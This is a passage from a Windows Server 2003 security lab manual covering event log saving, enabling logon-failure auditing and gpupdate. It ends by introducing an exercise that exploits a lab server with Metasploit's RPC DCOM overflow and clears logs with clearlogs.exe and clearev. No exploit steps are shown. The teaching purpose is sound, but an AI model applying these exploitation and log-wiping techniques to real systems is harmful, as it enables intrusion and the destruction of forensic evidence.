


Figure 14: Copying the Details of an Event

11. Right click on the Desktop and select **New**, and then select **Text Document**.




Figure 15: Creating a New Text Document

12. Name the document **event.txt** and double click on the file to open it. Choose **Edit** from the Menu bar and select **Paste**. The description of the event will now be in the text file. Choose **File** from the Menu bar and select **Save**.




Figure 16: The Text File Containing a Description of the Security Event

13. Close the Text File by selecting **File** from the Menu Bar and selecting **Exit**. Notepad will ask you if you would like to save the changes to the document. Select **No**. Close all remaining windows.

Task 1.2 Conclusion

The Windows event logs are critical to understanding any hardware, software, and security issues that may be present on a computer. Over time, logs will be overwritten, so saving logs regularly can be a good strategy in case older logs need to be referenced. It is a good practice to save event logs frequently in case they are inadvertently deleted by an administrator or purposely deleted by a hacker in an attempt to cover their tracks.

Task 1.3 Discussion Questions

1. Name the three main Windows Event Logs.
2. Explain why saving Event Logs regularly is a good practice.
3. Event Logs can be saved as which three different formats?
4. Adding a user account to the system will trigger an event in which log?

Task 2 Enabling Auditing

Auditing is critical to monitoring and maintaining the security of a system. Auditing can keep track of object access, user account management, logon events, and other activity. On most Windows systems, the amount of auditing the system does by default is limited. A network administrator has the ability to enable additional auditing. Insufficient auditing can be an issue if security incidents are not being addressed.

Task 2.1 Enabling Auditing on a Windows Systems

A lack of auditing can be an issue if security incidents are not being discovered. The default audit policy can differ on computers depending on the version of the operating system. Security templates can be applied to systems to change their audit settings, or an administrator can manually go in and turn on auditing for any given Policy.

1. To view the Audit Polices on the Windows Server, open the Group Policy editor. Click **Start**, go up to **Run**, and type **gpedit.msc** in the box, and then click **OK**.




Figure 17: Launching the Group Policy Editor

2. Navigate to the following location within the Group Policy Editor: **Local Computer Policy>Computer Configuration>Windows Settings>Security Settings>Local Policies>Audit Policy**. View the Policy and Security Settings in the right pane.




Figure 18: Viewing the Default

Notice that auditing is only turned on for successful logon events, not logon failures. This presents a problem from a security standpoint, because if an unauthorized user attempts to log on to the system, there will be no record of the incident.

3. Log off the server by clicking on the Start button and selecting **Log Off**.




Figure 19: Logging off the Windows Server

4. Log on to the Microsoft Windows 2003 Server by clicking the *Send Ctrl-Alt-Del* link in the bottom right hand corner of the browser window. Log on to the 2003 server with the username of **Administrator** and the password of **123**. Try again to use the password of **123**. Finally, use the actual password of **password**.




Figure 20: Logging back on to the Server

- Click on **Start**, go up to **Run** and type **eventvwr.msc** to open the Event Viewer.




Figure 21: Opening the Event Viewer

- Click on the **Security** log. Look for *Failure Audits* under **Type**. None are present.




Figure 22: The Success Audits of the Security Log

In order to see the administrators failed attempts at logging on, enable failure audits for logon events. The Windows 2003 Server virtual machine in this scenario is a Domain controller, so we will set the auditing policy in the Domain Controller Security Policy.

- To open Domain Controller Security Policy, click on the **Start** button, select **Administrative Tools**, and then select **Domain Controller Security Policy**.




Figure 23: Accessing the Domain Controller Security Policy

- Navigate to the following location within the Domain Controller Security Policy: **Local Computer Policy>Computer Configuration>Windows Settings>Security Settings>Local Policies>Audit Policy**. View the Policy and Security Settings in the right pane.



Figure 24: Default Domain Controller Security Settings

- Double click on the **Audit Logon Events** Policy. Check the box under **failure**. Click **OK**. The Policy Setting will change to **Success, Failure**. Click **OK**




Figure 25: Setting the Audit Policy for the Domain Controller Security Settings

- Click the **cmd.exe** icon on the Desktop on the Windows 2003 Server. Type the following command to update the system's security settings immediately:
C:\gpupdate /force




Figure 26: Updating the Security Settings Using GPUPDATE

11. Log off the Server by clicking on the **Start** button and selecting **Log Off**.




Figure 27: Logging off the Windows Server

12. Log on to the Microsoft Windows 2003 Server by clicking the *Send Ctrl-Alt-Del* link in the bottom right hand corner of the browser window. Log on to the 2003 server with the username of **Administrator** and the password of **123**. Try again to use the password of **123**. Finally, use the actual password of **password**.




Figure 28: Logging back on to the Server

13. Click on **Start**, right click on **My Computer** and select **Manage**.




Figure 29: Computer Management

14. Select **Event Viewer** and select the **Security** log. Look for **Failure Audits**.




Figure 30: Failure Audits

15. Double click on the **Failure Audit**. Read the description of the event.




Figure 31: The Failure Audit Event

16. Close all open windows.

Task 2.2 Conclusion

Auditing is critical to keeping track of security related events that can happen on a Windows system. The default audit policy of a system may not be comprehensive enough for the security needs of an organization. The administrator has the ability to change the audit policy, and can enable or disable successes or failure for given policies.

Task 2.3 Discussion Questions

1. Which is more important, auditing for successes or failures?
2. Where do you go in Windows to examine the audit policy?
3. What are two ways that you can get to the Event Viewer in Windows?
4. What is the command line tool that can be used to update security settings?

Task 3 Clearing the Event Logs

In this section, you will break into a remote Windows system using Metasploit and then clear the Windows Event Logs using the clearlogs.exe and clearev utilities. Log clearing is an anti-forensic technique that can be used by an attacker. An attacker will often clear logs in order to prevent the forensic examiner from doing timeline analysis.

Task 3.1 Using Tools to Clear the Event Logs

We will use the RPC DOM Buffer Overflow to exploit the remote system running Windows 2003 Server. Once the system has been compromised, we will clear the logs and then examine what artifacts, if any, remain on the victim system.

